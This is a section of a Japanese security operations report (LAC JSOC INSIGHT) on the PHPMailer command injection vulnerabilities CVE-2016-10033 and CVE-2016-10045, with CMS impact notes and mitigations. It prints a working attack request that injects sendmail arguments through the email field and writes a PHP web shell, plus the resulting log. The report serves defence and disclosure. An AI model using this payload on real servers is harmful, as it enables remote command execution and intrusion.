https://www.lac.co.jp/lacwatch/people/20161228_001148.html

4.3 PHPMailer における OS コマンドインジェクションの脆弱性について

4.3.1 本脆弱性の概要

12 月 24 日に PHP を利用したメール送信に広く使われているライブラリ「PHPMailer」において、OS コマンドインジェクションの脆弱性（CVE-2016-10033）を修正した PHPMailer 5.2.18 が公開されました。また、12 月 28 日に脆弱性の修正が不完全でバイパス可能として、新たな脆弱性（CVE-2016-10045）を修正した PHPMailer 5.2.20 が公開されました。どちらの脆弱性についても検証コードが公開されており、Sender プロパティに細工した値を設定することで、リモートから任意の OS コマンドを実行可能です。

表 3 代表的な CMS における PHPMailer の脆弱性の影響に、代表的な CMS における PHPMailer の脆弱性について影響有無を示します。

表 3 代表的な CMS における PHPMailer の脆弱性の影響有無

CMS 名	本脆弱性の影響	概要
WordPress	無し	wp_mail()を使用しているため Core 部分には影響無し 関連するプラグインを利用している場合は影響有り
Joomla!	無し[8]	API で追加検証しているため影響無し
Drupal	一部有り[9]	Core 部分には影響無し SMTP モジュールを利用している場合は影響有り

[8] [20161205] - PHPMailer Security Advisory
https://developer.joomla.org/security-centre/668-20161205-phpmailer-security-advisory.html

[9] PHPmailer 3rd party library -- DRUPAL-SA-PSA-2016-004
https://www.drupal.org/psa-2016-004

4.3.2 本脆弱性を悪用した攻撃通信の検証

図 12に、検証コードを用いた攻撃通信の例を示します。

Senderのプロパティを指定するemailフィールドに、エスケープを回避する文字列を含んだコマンドを送信することでログ出力を有効化し、任意のディレクトリにログファイルを出力させることが可能です。本攻撃通信は、外部からHTTPでアクセスした際にPHPファイルとして解釈される拡張子「.php」をログファイルのファイル名に指定することで、ログファイルを外部から実行可能なPHPファイルとして出力させています。

```
POST / HTTP/1.1
Host: localhost:8080
User-Agent: curl/7.50.1
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Length: 572

------WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Disposition: form-data; name="action"

submit
------WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Disposition: form-data; name="name"

<?php echo "|".base64_encode(system(base64_decode($_GET["cmd"]))."|"; ?>
------WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Disposition: form-data; name="email"

"vulnerables\" -oQueueDirectory=/tmp -X/www/backdoor.php server" @test.com
------WebKitFormBoundaryzXJpHSq4mNy35tHe
Content-Disposition: form-data; name="message"

Pwned
------WebKitFormBoundaryzXJpHSq4mNy35tHe--
```

図 12 検証コードを用いた攻撃通信の例

図 13に、本リクエストによって出力されたログファイルの内容を示します。

リクエストのnameフィールドに含まれていた「<?php ～ ?>」のPHPコードがログファイル中に出力され、本ログファイルに外部からHTTPアクセスすると、当該PHPコードがサーバ上で実行されます。本PHPコードは、リクエストに含まれる特定のパラメータの内容をOSコマンドとして実行します。

```
00020 >>> server"... Unbalanced '"'
00020 >>> @test.com... User address required
00020 <<< To: Hacker <admin@vulnerable.com>
00020 <<< Subject: Message from <?php echo "|".base64_encode(system(base64_decode($_GET["cmd"]))."|"; ?>
00020 <<< X-PHP-Originating-Script: 0:class.phpmailer.php
00020 <<< Date: Tue, 7 Feb 2017 12:54:00 +0000
00020 <<< From: Vulnerable Server <"vulnerables¥" -OQueueDirectory=/tmp -X/www/backdoor.php server" @test.com>
00020 <<< Message-ID: <df9c3432fc64a7bdbdd677f8b8a4cdad@localhost>
00020 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
00020 <<< MIME-Version: 1.0
00020 <<< Content-Type: text/plain; charset=iso-8859-1
00020 <<<
00020 <<< Pwned
00020 <<<
00020 <<< [EOF]
```

図 13 出力されたログ

図 14に、図 13で出力したPHPファイルを使用し、「id」コマンドをサーバ上で実行した結果を示します。

レスポンスの内容に、Webサーバのアカウント権限で「id」コマンドを実行した結果が確認できます。




図 14「id」コマンドを実行した結果

4.3.3 本脆弱性を悪用した攻撃への対策

本脆弱性の根本的な対策は、脆弱性が解消されている「PHPMailer 5.2.20」以降のバージョンへアップデートすることです。アップデートすることが困難な場合は、以下の回避策を推奨いたします。

【本脆弱性に対する回避策】

- Sender のプロパティを設定しない又は固定にする
- ログ取得機能が実装されていない、もしくは無効化されている MTA を使用する
- ドキュメントルート配下のディレクトリなどに対して、Web アプリケーションを実行しているユーザの書き込み権限を制限する

終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.15
【執筆】
阿部 翔平 / 平井 圭佑 / 山下 勇太
(五十音順)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
TEL：03-6757-0113（営業）
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/